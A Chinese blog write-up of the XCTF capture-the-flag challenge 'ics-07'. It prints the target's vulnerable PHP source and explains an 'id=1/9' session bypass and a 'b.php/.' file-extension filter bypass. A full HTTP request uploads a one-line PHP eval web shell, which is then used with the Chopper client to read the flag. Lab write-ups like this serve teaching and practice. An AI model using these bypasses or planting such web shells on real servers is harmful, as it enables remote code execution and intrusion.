XCTF-ics-07


原创

cr4ke3 于 2019-12-17 16:27:06 发布 309 收藏
分类专栏： XCTF


本文链接：https://blog.csdn.net/weixin_43784056/article/details/103578772

题目描述：工控云管理系统项目管理页面解析漏洞

打开题目网址，点击项目管理



进来之后，发现页面下方有一个view-source



点击之后得到页面源码

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>cetc7</title>
  </head>
  <body>
    <?php
    session_start();

    if (!isset($_GET[page])) {
      show_source(__FILE__);
      die();
    }

    if (isset($_GET[page]) && $_GET[page] != 'index.php') {
      include('flag.php');
    }else {
      header('Location: ?page=flag.php');
    }

    ?>

    <form action="#" method="get">
      page : <input type="text" name="page" value="">
      id : <input type="text" name="id" value="">
      <input type="submit" name="submit" value="submit">
    </form>
    <br />
    <a href="index.phps">view-source</a>

    <?php
     if ($_SESSION['admin']) {
       $con = $_POST['con'];
       $file = $_POST['file'];
       $filename = "backup/".$file;

       if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
```

```
            die( Bad file extension );
        }else{
             chdir('uploaded');
            $f = fopen($filename, 'w');
            fwrite($f, $con);
            fclose($f);
        }
    }
    ?>

<?php
    if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
      include 'config.php';
      $id = mysql_real_escape_string($_GET[id]);
      $sql="select * from cetc007.user where id='$id'";
      $result = mysql_query($sql);
      $result = mysql_fetch_object($result);
    } else {
      $result = False;
      die();
    }

    if(!$result)die("<br >something wae wrong ! <br>");
    if($result){
      echo "id: ".$result->id."</br>";
      echo "name:".$result->user."</br>";
      $_SESSION['admin'] = True;
    }
    ?>

  </body>
</html>
```

分析代码可得，第一段php代码没什么，就是一个重定向；第二段php代码是一个具有类似上传的作用，可以帮助但是首先$_SESSION['admin']必须为true，其次对文件名后缀做了过滤，但是这里是可以进行绕过的，这里的正则只会对最后那个.后面的进行匹配，绕过方法为**shell.php/.**；第三段php代码发现最后有这样一句话：$_SESSION['admin']=True,这里实现了第二段php代码的第一个要求，但是执行这句话，首先需要传入的id满足(isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9'为真，绕过方法为**id=1/9**，中间的/可以换成任意字符，其次需要前面的SQL语句的查询结果不为空。所以最后构造的payload效果图如下

```
POST /index.php?page=flag.php&id=1/9 HTTP/1.1
Host: 111.198.29.45:37544
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/57.0.2987.133 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Content-Type:application/x-www-form-urlencoded
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=c7g3q1hq0mtp2fmcs2plkk97p7
Connection: close
Content-Length: 43

con=<?php eval($_POST['a']);?>&file=b.php/.
```

```
    <input type="text" name="page" lay-verify="title"  value="" autocomplete="off" placeholder="请输入项目名称"
class="layui-input">
   </div>
  </div>
  <div class="layui-form-item">
   <label class="layui-form-label">项目ID</label>
   <div class="layui-input-block">
    <input type="text" name="id" lay-verify="title"  value="" autocomplete="off" placeholder="请输入项目名称"
class="layui-input">
   </div>
  </div>
  <div class="layui-form-item">
   <div class="layui-input-block">
    <input type="submit" name="submit" class="layui-btn">
   </div>
  </div>
  <a href="view-source.php">view-source</a>
</form>



   id: 1</br>name:admin</br>
  </body>
</html>
```


菜刀直接连上，查看flag.php，得到flag